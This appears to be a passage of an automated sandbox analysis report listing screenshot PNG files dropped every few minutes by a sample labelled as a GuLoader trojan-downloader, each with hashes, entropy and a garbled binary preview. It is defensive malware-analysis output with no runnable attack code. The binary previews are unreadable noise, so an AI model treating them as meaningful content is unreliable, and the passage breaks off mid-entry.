Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_072721.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1275413
Entropy (8bit):	7.953694876033495
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aw39VW62DDOqhR0PYjj:ejSWacu0dmiZyW6IaGjj
MD5:	33B5259D3ECF9FCDA8C210BA2EE9516F
SHA1:	4EDD6D7D12DDBB253D41AF8B76BB404A4B51FD0F
SHA-256:	B79AEC1F7FB71716B6B68A2782B9F34974CAE1319595C7FE8028C8D799A5D138
SHA-512:	7B995EAD6A7BB48FE2002054E8CE7F9013C3E114ED73D4B0F20C492CCD593AA0766409D97E1A5C199259850BCD15CF20CF7B5FC6F77C296A3E5BC2D913C6EE 5F
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_073021.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1275413
Entropy (8bit):	7.953694876033495
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8aw39VW62DDOqhR0PYjj:ejSWacu0dmiZyW6IaGjj
MD5:	33B5259D3ECF9FCDA8C210BA2EE9516F
SHA1:	4EDD6D7D12DDBB253D41AF8B76BB404A4B51FD0F
SHA-256:	B79AEC1F7FB71716B6B68A2782B9F34974CAE1319595C7FE8028C8D799A5D138

SHA-512:	7B995EAD6A7BB48FE2002054E8CE7F9013C3E114ED73D4B0F20C492CCD593AA0766409D97E1A5C199259850BCD15CF20CF7B5FC6F77C296A3E5BC2D913C6E5F
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_073321.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_073621.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_073921.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false

Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_074222.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_074522.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC 6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (.._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..;..;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_074822.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1272893
Entropy (8bit):	7.951860742183503
Encrypted:	false
SSDEEP:	24576:OpEJlz34EZ7+Js84zr0ZT+O1gvFJmg53+uLm5y4ZtJXkp8vHAneYPXu:OKJtPYJs860ZT+Gy4g53+/5y4xfHELP+
MD5:	0912BFBB640C54A8D152D52CFA9CA2A3
SHA1:	6EEFDA9B622BCC225AEB22EF10EC23AF2A641C9E
SHA-256:	0A899692C29263E92A9D33663AA2347C757231B2CB293362F42C145497DB488A
SHA-512:	51661C755D0F8737BF123C2F61E786BE4617629CABD108534A4A6CD83EF78A18365EA3658EE6B9A04CD6EF51E750A3F09704E966F09A0EE7D3C473E4A34F688
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..w...u..fU.j.Rft..H{.....H.....mx...F.42.D.)C. .K..]R.....t..... E..H8.x~.o|.f..**..*..... 'N.s.DdV6.z.9...~Q.H_|....Bw...kG..F..qU:.....y.L.h\...w2}.F.~y....j.y.8-8.....J.....T.;..j4..G...j.3.....Z.....L...~:Ny}..j.R....R.&.\M.&....>..=....85.M5..Z./<5#.|..YU.sO.F7.FNI..,.u.] 5.....L...2kj.....Jg..?.....t...S.....}it.....Y.../.gK.....f..NM#.yl.Z.~...~.C3.....~4#.|.....}....8../..F.jOQ..?5..]:wA.=4.?.~rK....fU#..`Qg.q.PC..4.-.T.N.;.{.[...c.....OHc..;..j...T#..5v... ....I.....1F..f."....o..N.7.{.1wTK.z...V.....E.....U.O#Z.r.<.$E.v..n..wW...Zp.j..k.....o.q.T.....;..<.?*...Y.V...9.._pt.<..}.-<&....9q./<jm...u.X...8..[...n....n1.{.`.m.#n.F._.....Zpx.'..rK5r. <.g\|T...uU.....A7W..L{$a/M.E)o^Z..6i...V...F....KV.Q-?..l.s.#...g.#.i_|....j.qg5vX...H.i.....{..<...)O?b....>..)'i.A.w...~.~./>..j...'..7e?..!.{O...gi.....;

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_075122.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_075423.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_075723.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L....~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. ......X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G..,;.f..k....ohV.Q...k.^zmm..9.<....!.4.C..:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_080023.png	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe

File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L...~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. .....X{<..;+.S.z.7....z.....W.1...n.tN.....|g..8^Q...J>.o...<.+.v...K;.e/..YqR9..TV.R...x.+...`..[..-..g..G.s.....77.O..B..q.4k...s.....Yy.m.....c.c.u.^~{...w6+...Y~...n..'....=..f. ...v.1.G.XYv.M..#o..+.-...k...g.8.w..W.sc.....o...r..|wk..K...G...;.f..k....ohV.Q...k.^zmm..9.<....!.4.C...:.<.@.].[U.u...../..Y..

C:\Users\user\AppData\Roaming\Screenshots\time_20220514_080323.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.17738.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1277131
Entropy (8bit):	7.953629863403385
Encrypted:	false
SSDEEP:	24576:c1jpQ2dVKWajt/+utvm1jhmYiAOZ/NXOZd8axwyQlpWk4zl7uSAHMrFMhm:ejSWacu0dmiZxBQlpWVp7X9Jp
MD5:	DC8BCB7034D906389C62F4DE0328AF0F
SHA1:	57765830D2C32259871A85DA42439E6B96CFA86B
SHA-256:	07A5693E481751ECD23D8E2B7951230BCD2AE0AA5E0750E73DB72EFA7E5841E8
SHA-512:	0FC6EC012C459AAF3965380265637A9EEE6752CCDE62C043F8D82CBA85741D327BC6ACC73531C36F52427DE1811DEEADEAD6150E782E1290737085E31258FC6
Malicious:	false
Preview:	.PNG.....IHDR.....8.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..g..Wy...Z;Ga...;....=...=.o.m..v_..s..B9 !.l.....A.%@B..-.$$!.Q.,.A.$...z>....o.U.j.ZkKb.x.. ..Z.e{<~...|.....c.....g.S..dgZ....3...2|. >.d..O<5.e...Y..f.+....O>.8.f..O6.>.D3]~.S...*{.....r.O...?.....O.....!d{L.....1.s...8N{d8.1h...>.....m...M.#?..S.~xA.|.'....f..... ...h(S..L..l.....?. (._.<....!L.]9.|x_.c.t...XLo.S..`.....B...L...~..z.....}i<2j..:,.;.'..So..9.y.w+1..m..._.}...[..sd./....s'L.`..3.qr3....e.....[f3..o..[.....h&.i...>...%....7~3e..1.....>/...xL...f.l....P..f6.^}W....ZeP.. 